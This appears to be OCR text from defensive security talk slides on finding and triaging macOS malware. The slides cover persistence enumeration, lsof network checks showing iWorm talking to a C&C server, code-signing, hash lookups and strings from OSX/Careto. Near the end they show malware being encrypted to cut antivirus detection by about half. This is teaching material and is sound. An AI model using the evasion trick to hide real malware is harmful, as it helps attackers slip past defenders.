
appleUpdater
/Users/user/Library/Application Support/appleUpdater

hash: D64D38F43D7203173694384252A3F950 / 43A691923723B305E86E07655649624045CAC22
size: 167940 bytes
time: 2016-01-07 23:18:10 +0000 (created) / 2016-01-07 23:18:10 +0000 (modified)
list: /Users/user/Library/LaunchAgents/com.apple.updater.plist
sign: unsigned

Your search - D64D38F43D7203173694384252A3F950 - did not match any documents.
Suggestions:

- Make sure all words are spelled correctly.
- Try different keywords.

KnockKnock; enum. persistence



g

STEP 0x4: NETWORK I/O

odd ports or unrecognized connections?



or 'established' for connected sessions

Search

listening

127.0.0.1:6258 (connection, in: 1Password mini)
listening

0.0.0.0:32139 (connection, in: JavaW)
listening

iWorm ('JavaW') listening for attacker connection

```
# sudo lsof -i | grep ESTABLISHED

apsd      75          root    TCP  172.16.44.128:49508->17.143.164.32:5223 (ESTABLISHED)
apsd      75          root    TCP  172.16.44.128:49508->17.143.164.32:5223 (ESTABLISHED)
com.apple 1168        user    TCP  172.16.44.128:49511->bd044252.virtua.com.br:https (ESTABLISHED)
JavaW     1184        root    TCP  172.16.44.128:49532->188.167.254.92:51667 (ESTABLISHED)
```

iWorm connected to c&c server

STEP 0x5: SUSPICIOUS KEXTS, HIJACKED DYLIBS, ETC.

countless other things to look for....



KextViewr

#nonapple

LittleSnitch (at.obdev.nke.LittleSnitch)
/Library/Extensions/LittleSnitch.kext/Contents/MacOS/LittleSnitch
0/56 virustotal info show

BlockBlock (com.objectiveSee.kext.BlockBlock)
/Library/Extensions/BlockBlock.kext/Contents/MacOS/BlockBlock
0/56 virustotal info show

Thunderbolt (com.apple.driver.thunderbolt)
/Library/Extensions/Thunderbolt.kext/Contents/MacOS/Thunderbolt
? virustotal info show

Show OS Kexts

any suspicious kernel extensions?

uncheck 'Show OS Kexts'

DHS

Start Scan

Hijacked Applications

Vulnerable Applications

total: 1

total: 8

scan complete!

hijacked dylibs?




[DefCon 2015]

"DLL Hijacking on OS X? #@%& Yeah! "


PART 0x4: ANALYSIS

determine if something is malicious....or not!?



CODE-SIGNING

examine the binary's code signature




libtidy dylib flagged by VT

```
$ codesign -dvv /usr/lib/libtidy.A.dylib
Format=Mach-O universal (i386 x86_64)

Authority=Software Signing
Authority=Apple Code Signing Certification Authority
Authority=Apple Root CA
```

signed by apple: not malware!

libtidy is signed by apple proper



use **codesign** to display a
binary's signing info

ex: \$ **codesign -dvv <file>**

```
codesign -dvv OSX_Careto
OSX_Careto: code object is not signed at all
```

most malware; unsigned

GOOGLE THE HASH

may (quickly) tell you; known good || known bad



```
$ md5 appleUpdater  
MD5 (appleUpdater) = 2b30e1f13a648cc40c1abb1148cf5088
```

unknown hash
....might be odd



2b30e1f13a648cc40c1abb1148cf5088

2b30e1f13a648cc40c1abb1148cf5088 - did not match any documents.



SHA256: 0710be16ba8a36712c3cac21776c8846e29897300271f09ba0a41983e370e1a0

File name: 1342AC151EEA7A03D51660BB5DB018D9

Detection ratio: 37 / 57

known hash (OSX/Careto)

- ▶ 3rd-party binaries, may produce zero hits on google
- ▶ 0% detection on virustotal doesn't mean 100% not malware

STRINGS

quickly triage a binary's functionality



```
$ strings -a OSX_Careto
```

```
reverse lookup of %s failed: %s
```

```
bind(): %s
```

```
connecting to %s (%s) [%s] on port %u
```

```
executing: %s
```

```
cM!M>
```

```
`W9_c
```

```
[0;32m
```

networking &
exec logic

encoded strings

strings; osx/careto



use with the **-a** flag



google interesting strings

```
$ strings -a JavaW
```

```
$Info: This file is packed with the UPX executable packer
```


```
$Id: UPX 3.91 Copyright (C) 1996-2013 the UPX Team.
```

packed (UPX)

strings; iWorm


FILE ATTRIBUTES

OS X natively support encrypted binaries




The file is encrypted. The disassembly of it will likely be useless.
Do you want to continue?

disassembling Finder.app



encrypted with Blowfish




ourhardworkbythese
wordsguardedplease
dontsteal (c) AppleC

```
$ strings -a myMalware
infectUser:
ALOHA RSA!

$ ./protect myMalware
encrypted 'myMalware'

$ strings -a myMalware
n^jd[P5{Q
r_`EYFaJq07
```

encrypting the malware



known malware:
~50% drop VT detection

FILE ATTRIBUTES

